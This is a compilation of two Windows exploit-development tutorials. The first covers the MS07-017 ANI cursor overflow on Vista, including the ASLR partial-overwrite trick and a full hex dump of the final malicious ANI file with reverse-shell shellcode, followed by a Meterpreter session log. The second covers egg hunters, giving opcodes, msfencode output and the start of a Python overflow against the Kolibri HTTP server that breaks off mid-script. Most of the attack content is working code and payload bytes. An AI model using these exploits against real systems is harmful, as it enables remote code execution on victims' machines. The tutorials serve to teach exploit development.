After the anih chunk, there is a LIST chunk (like anih chunk, its size is in next 4 bytes and the data thereafter) but we are interested in anih chunks only. If you want to know about what all data is stored in ANI header (the purple part), you can look at **Structure of the 'anih' header chunk** section here. Enough background for now.


The Vulnerability

Windows uses a function LoadCursorIconFromFileMap to use ANI files. It didn't validate the size of anih chunks, anything above 36 bytes lead to an overflow, and Microsoft fixed this in MS05–002. In the patch, the function started validating the anih header size to make sure it is 36 bytes only. Unfortunately, it was only validating the first anih chunk.

LoadCursorIconFromFileMap function internally calls LoadAniIcon which loads all the chunks. LoadAniIcon function do not validate size of any chunk. So, if an ANI file is having two anih chunks, the first one being valid 36 bytes header and second one being fatty malicious one, will bypass the mitigations of MS05–002 and will result in overflow
in LoadAniIcon function.

Proof of Concept code

The researcher who found this vulnerability released a PoC ANI file which replicates this overflow:
(You can use this python script to create this file yourself)




MS07–017 PoC ANI file

In this PoC we can observe two anih chunks. First one is perfectly valid healthy 36 bytes chunk. Second chunk is a fatty 88 byte (or 0x58 bytes) anih chunk which will lead to an overflow. For those of you who are wondering why we have random nulls in second chunk, read the comments in line 476–488 of the metasploit module of this vulnerability.

But how will we deliver this payload? We will have to make Windows load this ANI file for that. There are multiple ways of doing it but best case scenario would be to deliver this ANI file *remotely* to the system. That way we will have a remote code execution! We can make victim open a malicious webpage, webpages can define custom cursors. Or we can send an HTML formatted mail to the victim. All you have to do is create a webpage with following code:

<html> <body style="cursor: url('exploit.ani')"> </html>


Let’s see this PoC in action:



Great! PoC works. But a curious mind would question WHY. This is Windows Vista. The program must have been compiled with Stack Canary (GS flag). But nope, it wasn't. Compiler chose not to. As it will turn out later, DEP is also disabled for Internet Explorer. If you want to learn more about why these protections were absent, have a look at Matt Miller's analysis of this vulnerability.

The exploitation

So we have 43434343 written in EIP. How about finding a JMP ESP now? But hold your horses. We have ASLR enabled here in Windows Vista. Even if we find an address to JMP ESP, it'll get changed after we restart the system. Right… RIGHT? Well, sort of. The address indeed will change, but only the first two bytes. Here's an example:



ASLR in action


Note the address of JMP ESP in first image. And then look at it in second image. You can see the difference ASLR is making- changing only first two bytes while keeping last two constant.

Because of the way stack is laid out, when our exploit would be overwriting the value of EIP, it would first be overwriting the fourth byte, then the third byte, then the second byte and finally the first byte. This means that if we overwrite only two bytes in EIP, we would overwrite the last two bytes. Let's replicate this first. We would modify our PoC to only overwrite 4343, not 43434343.

```
prashant@Personal-PC:~/ms07-017$ xxd exploit.ani
00000000: 5249 4646 8e00 0000 4143 4f4e 616e 6968  RIFF....ACONanih
00000010: 2400 0000 2400 0000 0200 0000 0000 0000  $...$...........
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0100 0000 616e 6968 5600 0000  ........anihV...
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000060: 0041 4141 4141 4141 4141 4141 4141 4141  .AAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 0000 0000  AAAAAAAAAAAA....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 4242 4242 4343                           BBBBCC
```

Modified PoC


Note that I have modified the size of RIFF and second anih chunk too (highlighted in yellow). After using this ANI file, this was the overwrite we'll get:



EIP with 2 bytes overwritten


Great! Now we have to find a JMP ESP in the range of 77B5XXXX. Why? Let's say we found a JMP ESP at 77B57A90. Now, even if the system restarts, this JMP ESP will shift to let's say 76A17A90 or 77B17A90 or 749B7A90, the last two bytes are always constant aaaand our exploit will overwrite just these two bytes.

So we start searching the 77B5XXXX range for JMP ESP, but no luck. Looking at other registers, we do have a JMP [EBX] instruction in the range:



JMP [EBX]

And EBX looks interesting too. It holds the address of the beginning of our ANI file.



The EBX register


From Registers pane, we see EBX holds value 02BFF0EC which point to value 02D50000. In the dump, we can see the value at 02D50000, it points to our ANI file. If we look at our file as instructions in Instructions pane, that "RIFF" would convert to weird (but safe) instructions.


Before proceeding further let's verify if our theory of jumping to beginning of our ANI file is working or not. We can safely replace the 4 bytes after "RIFF" with anything. So let's put an INT3 instruction there. Here is how our ANI file would look like:
(Code for creating this file is here)

```
prashant@Personal-PC:~/ms07-017$ xxd exploit.ani
00000000: 5249 4646 cccc cccc 4143 4f4e 616e 6968  RIFF....ACONanih
00000010: 2400 0000 2400 0000 0200 0000 0000 0000  $...$...........
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0100 0000 616e 6968 5600 0000  ........anihV...
00000040: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000050: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000060: 0041 4141 4141 4141 4141 4141 4141 4141  .AAAAAAAAAAAAAAA
00000070: 4141 4141 4141 4141 4141 4141 0000 0000  AAAAAAAAAAAA....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 4242 4242 0b70                           BBBB.p
```

ANI file to verify JMP [EBX]

The EIP will be overwritten with 700b, which should point to JMP EBX. Let's put a breakpoint at this instruction to verify.





The JMP [EBX]

As we can see here, we did hit our breakpoint at JMP [EBX] and then started *executing* our ANI file. But how and where do we put our payload? We can only use the 4 bytes after “RIFF”, we cannot overwrite “ACON” and anih chunk after that. What we can do is place our payload after valid anih chunk and place a short jump in bytes after “RIFF” to jump to the payload. Currently, our ANI file is looking like this:

RIFF + size + ACON + valid_anih + exploit_anih

We can do something like this:

RIFF + [JMP payload] + ACON + valid_anih + payload + exploit_anih

Time for some venom! The code for generating our final ANI file:

And this is our final ANI file:

```
prashant@Personal-PC:~/ms07-017$ xxd exploit.ani
00000000: 5249 4646 eb3a 0000 4143 4f4e 616e 6968  RIFF.:..ACONanih
00000010: 2400 0000 2400 0000 0200 0000 0000 0000  $...$...........
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0100 0000 6161 6161 5601 0000  ........aaaaV...
00000040: fce8 8200 0000 6089 e531 c064 8b50 308b  ......`..1.d.P0.
00000050: 520c 8b52 148b 7228 0fb7 4a26 31ff ac3c  R..R..r(..J&1..<
00000060: 617c 022c 20c1 cf0d 01c7 e2f2 5257 8b52  a|., .......RW.R
00000070: 108b 4a3c 8b4c 1178 e348 01d1 518b 5920  ..J<.L.x.H..Q.Y
00000080: 01d3 8b49 18e3 3a49 8b34 8b01 d631 ffac  ...I..:I.4...1..
00000090: c1cf 0d01 c738 e075 f603 7df8 3b7d 2475  .....8.u..}.;}$u
000000a0: e458 8b58 2401 d366 8b0c 4b8b 581c 01d3  .X.X$..f..K.X...
000000b0: 8b04 8b01 d089 4424 245b 5b61 595a 51ff  ......D$$[[aYZQ.
000000c0: e05f 5f5a 8b12 eb8d 5d68 3332 0000 6877  .__Z....]h32..hw
000000d0: 7332 5f54 684c 7726 0789 e8ff d0b8 9001  s2_ThLw&........
000000e0: 0000 29c4 5450 6829 806b 00ff d56a 0a68  ..).TPh).k...j.h
000000f0: c0a8 0103 6802 0011 5c89 e650 5050 5040  ....h...\..PPPP@
00000100: 5040 5068 ea0f dfe0 ffd5 976a 1056 5768  P@Ph.......j.VWh
00000110: 99a5 7461 ffd5 85c0 740a ff4e 0875 ece8  ..ta....t..N.u..
00000120: 6700 0000 6a00 6a04 5657 6802 d9c8 5fff  g...j.j.VWh..._.
00000130: d583 f800 7e36 8b36 6a40 6800 1000 0056  ....~6.6j@h....V
00000140: 6a00 6858 a453 e5ff d593 536a 0056 5357  j.hX.S....Sj.VSW
00000150: 6802 d9c8 5fff d583 f800 7d28 5868 0040  h..._.....}(Xh.@
00000160: 0000 6a00 5068 0b2f 0f30 ffd5 5768 756e  ..j.Ph./.0..Whun
00000170: 4d61 ffd5 5e5e ff0c 240f 8570 ffff ffe9  Ma..^^..$..p....
00000180: 9bff ffff 01c3 29c6 75c1 c3bb f0b5 a256  ......).u......V
00000190: 6a00 53ff d590 616e 6968 5600 0000 4141  j.S...anihV...AA
000001a0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
000001b0: 4141 4141 4141 4141 4141 4141 4141 0041  AAAAAAAAAAAAAA.A
000001c0: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
000001d0: 4141 4141 4141 4141 4141 0000 0000 0000  AAAAAAAAAA......
000001e0: 0000 0000 0000 0000 0000 0000 0000 4242  ..............BB
000001f0: 4242 0b70                                BB.p
```

Final ANI file

With this ANI file in place, we finally have a this:

```
msf5 >
[*] Sending stage (179779 bytes) to 192.168.1.4
[*] Meterpreter session 3 opened (192.168.1.3:4444 -> 192.168.1.4:49253) at 2019-03-04 02:13:14 +0530

msf5 > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: Test-PC\Test
meterpreter > sysinfo
Computer        : TEST-PC
OS              : Windows Vista (Build 6000).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Meterpreter session

https://medium.com/@notsoshant/windows-exploitation-aslr-bypass-ms07-017-8760378e3e84

Egg Hunters

Egg Hunters Introduction

From the previous parts we should already have an idea about how buffer overflows work. A program stores a large buffer and at some point we hijack the execution flow we then redirect control to one of the CPU registers that contains part of our buffer and any instructions there will be executed. But ask yourself what if, after we gain control, we don't have enough buffer space for a meaningful payload. It may be the case that the particular vulnerability is not exploitable but that is unlikely. In this case you need to look for one of two things: (1) the buffer space before overwriting EIP is also in memory somewhere and (2) a buffer segment may also be stored in a completely different region of memory. If this other buffer space is close by you can get there with a "jump to offset", however if it is far away or not easily accessible we will need to find another technique (we could hardcode an address and jump to it but for reliability we should never do this).

Enter the “Egg Hunter”! The egg hunter is composed of a set of programmatic instructions that are translated to opcode and in that respect it is no different than any other shellcode (this is important because it might also contain badcharacters!!). The purpose of an egg hunter is to search the entire memory range (stack/heap/..) for our final stage shellcode and redirect execution flow to it. There are several egg hunters available, if you want to read more about how they work I suggest this paper by skape. In fact we will be using a slightly modified version of one of these egg hunters, you can see it's structure below.

```
loop_inc_page:
        or    dx, 0x0fff              // Add PAGE_SIZE-1 to edx
loop_inc_one:
        inc   edx                     // Increment our pointer by one
loop_check:
        push  edx                     // Save edx
        push  0x2                     // Push NtAccessCheckAndAuditAlarm
        pop   eax                     // Pop into eax
        int   0x2e                    // Perform the syscall
        cmp   al, 0x05                // Did we get 0xc0000005 (ACCESS_VIOLATION) ?
        pop   edx                     // Restore edx
loop_check_8_valid:
```

```
        je    loop_inc_page             // Yes, invalid ptr, go to the next page

is_egg:
        mov   eax, 0x50905090           // Throw our egg in eax
        mov   edi, edx                  // Set edi to the pointer we validated
        scasd                           // Compare the dword in edi to eax
        jnz   loop_inc_one              // No match? Increment the pointer by one
        scasd                           // Compare the dword in edi to eax again (which is now edx + 4)
        jnz   loop_inc_one              // No match? Increment the pointer by one

matched:
        jmp   edi                       // Found the egg.  Jump 8 bytes past it into our code.
```

I won't explain exactly how it works, you can read skape's paper for more details. What you need to know is that the egg hunter contains a user defined 4-byte tag, it will then search through memory until it finds this tag twice repeated (if the tag is "1234" it will look for "12341234"). When it finds the tag it will redirect execution flow to just after the tag and so to our shellcode. If you have any need of an egg hunter in an exploit I highly suggest you use this one (it is also implemented in !mona but more about that later) because of its small size (32-bytes), its speed and its portability across windows platforms. You can see the egg hunter below after it has been converted to opcode.

```
"\x66\x81\xca\xff"
"\x0f\x42\x52\x6a"
"\x02\x58\xcd\x2e"
"\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33" #b3
"\x33\x66\x8b\xfa" #3f
"\xaf\x75\xea\xaf"
"\x75\xe7\xff\xe7"
```

The tag in this case is "b33f", if you use an ASCII tag you can easily convert it to hex with a quick

google search... In this case we will need to prepend our final stage shellcode with "b33fb33f" so our

egg hunter can find it.

Before we continue to our own exploit I would like to show you what to do if the egg hunter contains any badcharacters. First we will need to write the 32-bytes to a binary file, to do this you can use a script I wrote, "bin.sh", you can find it in the coding section. When that is done we can simply encode it with msfencode. You can see an example of this below, notice how the encoding affects the byte size.

root@bt:~/Desktop# ./bin.sh -i test.txt -o hunter -t B

[>] Parsing Input File

[>] Pipe output to xxd

[>] Clean up

[>] Done!!

root@bt:~/Desktop# msfencode -b '\xff' -i hunter.bin

[*] x86/shikata_ga_nai succeeded with size 59 (iteration=1)

buf =

"\xd9\xcf\xd9\x74\x24\xf4\x5e\x33\xc9\xbf\x4d\x1a\x03\x02" +

"\xb1\x09\x31\x7e\x17\x83\xee\xfc\x03\x33\x09\xe1\xf7\xad" +

"\xac\x2f\x08\x3e\xed\xfd\x9d\x42\xa9\xcc\x4c\x7e\x4c\x95" +

"\xe4\x91\xf6\x4b\x36\x5e\x61\x07\xc2\x0f\x18\xfd\x9c\x3a" +

"\x04\xfe\x04"

root@bt:~/Desktop# msfencode -e x86/alpha_mixed -i hunter.bin

[*] x86/alpha_mixed succeeded with size 125 (iteration=1)

buf =

"\xdb\xcf\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49\x49" +

"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a" +

"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" +

"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" +

"\x75\x4a\x49\x43\x56\x6b\x31\x49\x5a\x6b\x4f\x46\x6f\x37" +

"\x32\x46\x32\x70\x6a\x44\x42\x42\x78\x5a\x6d\x46\x4e\x77" +

"\x4c\x35\x55\x32\x7a\x71\x64\x7a\x4f\x48\x38\x73\x52\x57" +

"\x43\x30\x33\x62\x46\x4c\x4b\x4a\x5a\x4c\x6f\x62\x55\x6b" +

"\x5a\x6e\x4f\x43\x45\x69\x77\x59\x6f\x78\x67\x41\x41"

That should be enough background information, time to get to the good stuff!!

Replicating The Crash

So like I said before we will be bringing "Kolibri v2.0 HTTP Server" to it's knees. To do this we will embed our buffer overflow in an HTTP request. You can see our POC below which should overwrite EIP. If you decide to recreate this exploit just modify the IP's in the appropriate places; also 8080 is the default port but essentially this could be changed to anything by Kolibri.

?

```
#!/usr/bin/python


import socket

import os

import sys


Stage1 = "A"*600


buffer = (

"HEAD /" + Stage1 + " HTTP/1.1\r\n"

"Host: 192.168.111.128:8080\r\n"

